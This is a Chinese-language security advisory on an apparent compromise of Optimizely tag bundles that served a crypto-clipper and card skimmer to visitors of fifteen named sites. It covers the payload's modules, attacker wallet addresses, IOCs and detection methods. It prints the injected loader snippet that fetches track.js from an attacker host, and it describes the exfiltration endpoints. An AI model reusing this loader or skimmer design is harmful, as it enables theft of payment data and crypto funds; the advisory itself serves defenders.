 Newshot
摘要
一个被投毒的标签层,15 家知名网站,数百万暴露的访客。注入 Optimizely 打包文件中的攻击者 JavaScript 正在向 CNN、Zoom、Fox News、BBC、Salesforce、GitLab、American Eagle、Hootsuite 以及另外七家的访客投放 crypto-clipper + 信用卡窃取器——另外还有通过第一方打包文件、一个受 Jscrambler 保护的脚本以及一次恶意广告展示构成的侧向量。如果你的网站加载了 Optimizely,在检查打包文件之前,请假定你的访客处于爆炸半径之内。
术语
| 术语 | 本文中的含义 |
|---|---|
| loader | Optimizely 打包文件中被注入的、用于追加 track.js 的片段 |
| track.js | 攻击者的窃取器(clipper + 信用卡窃取器 + 截图外传) |
| C2 | 1688360[.]cc 以及两个用于分发载荷和收集数据的 .icu 主机 |
| clipper | 在使用时将受害者的加密地址替换为攻击者地址的恶意软件 |
对营销和 IT 团队的风险
如果你的网站加载了 Optimizely,你的访客就是目标:粘贴的钱包地址在提交前会被替换,信用卡表单会被窃取,每次命中都会带走页面 URL、cookie 以及一张截图。你的源站可以是干净的,而你的访客却遭到抢劫——入侵点位于标签层。三步检查:(1) 获取你实际提供的 Optimizely 打包文件并搜索其中是否含有 1688360;(2) 对指明未知主机的 Content-Security-Policy script-src 违规告警;(3) 在 staging 页面上用测试钱包地址验证你粘贴的内容与提交的内容是否一致。
loader
在受影响的 Optimizely 打包文件中,紧接在正常的实验代码之后:
        <script src="https://cdn.optimizely.com/js/5113954737848320.js"
  class="optanon-category-C0002"></script>
而该打包文件内部:
        (function(){try{var s=document.createElement('script');
s.src='https://1688360.cc/track.js';s.async=true;
(document.head||document.documentElement).appendChild(s);}catch(e)})();
该 project ID 属于 GitLab;另有十个分属不相关组织的 project/snippet ID 携带同样的代码行。两个受影响的网站反而用 CSP 拦截了它(script-src 违规,请求 Failed)——片段被入侵,载荷未执行。
载荷
一个自包含脚本,四个模块:
- Clipper。针对 ETH、TON(friendly + raw)、BTC、BCH、LTC、TRX、DOGE 和 SOL 使用正则加上真实的校验和验证(double-SHA256、base58check、bech32、cashaddr、TON CRC16)。重写 DOM 文本(50 ms 扫描,以支付关键词为门控)、input/textarea 的值(包括框架模型)、链接/图片的 src/href、复制事件、clipboard.writeText/readText、navigator.share,以及 fetch/XHR 的 URL 和请求体。每个被替换的原始值都会被排队外传。
- 截图 + cookie 外传。将页面 URL(≤500 字符)、cookie(≤8,000)、通过 html2canvas 从同一 C2 拉取的 JPEG 截图,以及匹配到的原始地址 POST 到 /hit.php。
- 信用卡窃取器。Luhn 加上品牌检查、MM/YY + 3–4 位 CVV 验证,挂钩 fetch/XHR POST 请求体(JSON、FormData、嵌套对象)和表单提交,按会话去重,通过 sendBeacon 外传到 /card.php。
- iOS 第二阶段。仅在 iPhone/iPad/iPod 上:从两个 .icu 主机注入 boot.js,并在 iOS ≤ 18.6 上注入一个隐藏 iframe。恢复出的 boot.js 经过混淆,正在分析中。
攻击者的替换地址(逐字摘自文件头):
        ETH  0xC4026b06D82b0F0B363eda0642D61CfbDc17884e
TRX  THvs6p56XkUiMkJeSc51cAP64u2RsTYqxa
BTC  19g9rZcPeiz8rUvyWpTRyXXhPnjsWrc3kW
TON  UQAgM1VqSZQiJLSG5w-ovurq5CZdxLEK3_7CMmwALTA5e09p
SOL  FVtL8NMYS9PA1v3HE67XUGCtGA9JaZUvqav2fU2LrV5n
LTC  ltc1q3wp7g6ds0ggg6fl6kncpa4sepn0q3qfacgred5
BCH  qzkaaf8n6grmpr0d9lx8xutn3r9lk722f566hhpe58
DOGE DBEGrxRF7KMSuhTS4c1MFviStU6efdMnu5
TONr 0:2033556a49942224b486e70fa8beeaeae4265dc4b10adffec2326c002d30397b
受影响的网站
文章标题:Optimizely 遭入侵


正文: 共捕获 15 次页面加载,按流量排序。第一列是观察到的页面域名;第二列是加载了该载荷的确切页面 URL:
| 域名 | 加载载荷的确切页面 URL | 劫持者 JS URL |
|---|---|---|
| edition.cnn.com | https://edition.cnn.com/ | https://cdn.optimizely.com/public/125375509/s/landingprod.js |
| zoom.com | https://www.zoom.com/ | https://cdn.optimizely.com/js/6395285578973184.js |
| foxnews.com | https://www.foxnews.com/ | https://cdn.confiant-integrations.net/gptprebidnative/202611121858/wrap.js |
| bbc.com | https://www.bbc.com/news/articles/c6wy9lynq4qno | https://cdn.optimizely.com/public/4621041136/s/bbcx_prod.js |
| salesforce.com | https://www.salesforce.com/ | https://cdn.optimizely.com/js/22444972181.js |
| about.gitlab.com | https://about.gitlab.com/whats-new/19-0/ | https://cdn.optimizely.com/js/5113954737848320.js |
| ae.com | https://www.ae.com/us/en | https://www.ae.com/resources/aa2a454dda92a6d073ca760a2537f00c14d00114d3583 |
| hootsuite.com | https://www.hootsuite.com/error/lost-owly | https://cdn.optimizely.com/js/4894383279964160.js |
| smartsheet.com | https://www.smartsheet.com/ | https://cdn.optimizely.com/js/752092193.js |
| wwws.airfrance.it | https://wwws.airfrance.it/ | https://jef1nimjiav4.eu.wpi.jscrambler.com/i0sqmdlgtfda/1588655105.js |
| virginmediao2.co.uk | https://www.virginmediao2.co.uk/help/identity | https://cdn.optimizely.com/js/22914960707.js |
| stamps.com | https://www.stamps.com/ | https://cdn.optimizely.com/js/23755770403.js |
| tricentis.com | https://www.tricentis.com/ | https://cdn.optimizely.com/js/26508490611.js |
| mutualofomaha.com | https://www.mutualofomaha.com/promo/medicare-supplement-insurance/456245-1 | https://cdn.optimizely.com/js/25010540072.js |
| insurance.hsbc.com.sg | https://www.insurance.hsbc.com.sg/ | https://cdn.optimizely.com/js/20371380974.js |
每行的调用方证据位于第三列:除 foxnews.com(广告包装器)、ae.com(第一方 bundle)和 wwws.airfrance.it(受 Jscrambler 保护的脚本)外,每一行都是 Optimizely bundle。
IOC
立即封禁(高置信度,可安全封禁):
        1688360.cc/track.js
1688360.cc/hit.php
1688360.cc/card.php
1688360.cc/html2canvas.min.js
5vobauua3ojpklx.icu/boot.js
eil786npto9u5bq.icu/boot.js
eil786npto9u5bq.icu/JIUJIU888/weifile.html
f7b84b9a94f749f8ced3f0112d0a66894e8bbc3b4aa5592021d1b8976a9bad40  (track.js)
2f69879f1c5bdfe9c075ef67ddb6405afe992aff89dcf42863567f83237d3ba6  (eil786 boot.js)
检测
- 在已下发的 tag-manager bundle 中搜索未知的 .cc/.icu 主机——可捕获此加载器;但会漏掉新域名上的加载器变体。
- CSP script-src 违规监控——有两个站点靠此存活;但会漏掉没有 CSP 或策略宽松的页面。
- 客户端:对从非站点主机获取 html2canvas、在结账页面向未知主机发送 sendBeacon 的行为告警——可捕获外泄环节;但会漏掉仅读取的被动 skim 器。
- 在 staging 中埋入金丝雀钱包地址:粘贴、提交、比对——可捕获 clipper;但会漏掉忽略测试页面的关键词门控载荷。
延伸阅读
- Optimizely 实验 JS 以页面权限运行——供应商关于自定义代码执行的文档——为何 tag 层注入能掌控每个访客会话。
- OneTrust 自动拦截与 optanon-category 模式——为何同意门控无法净化被投毒的 tag。
- CSP script-src 作为第三方失陷的最后防线——正是这一控制措施拯救了本报告中的两个站点。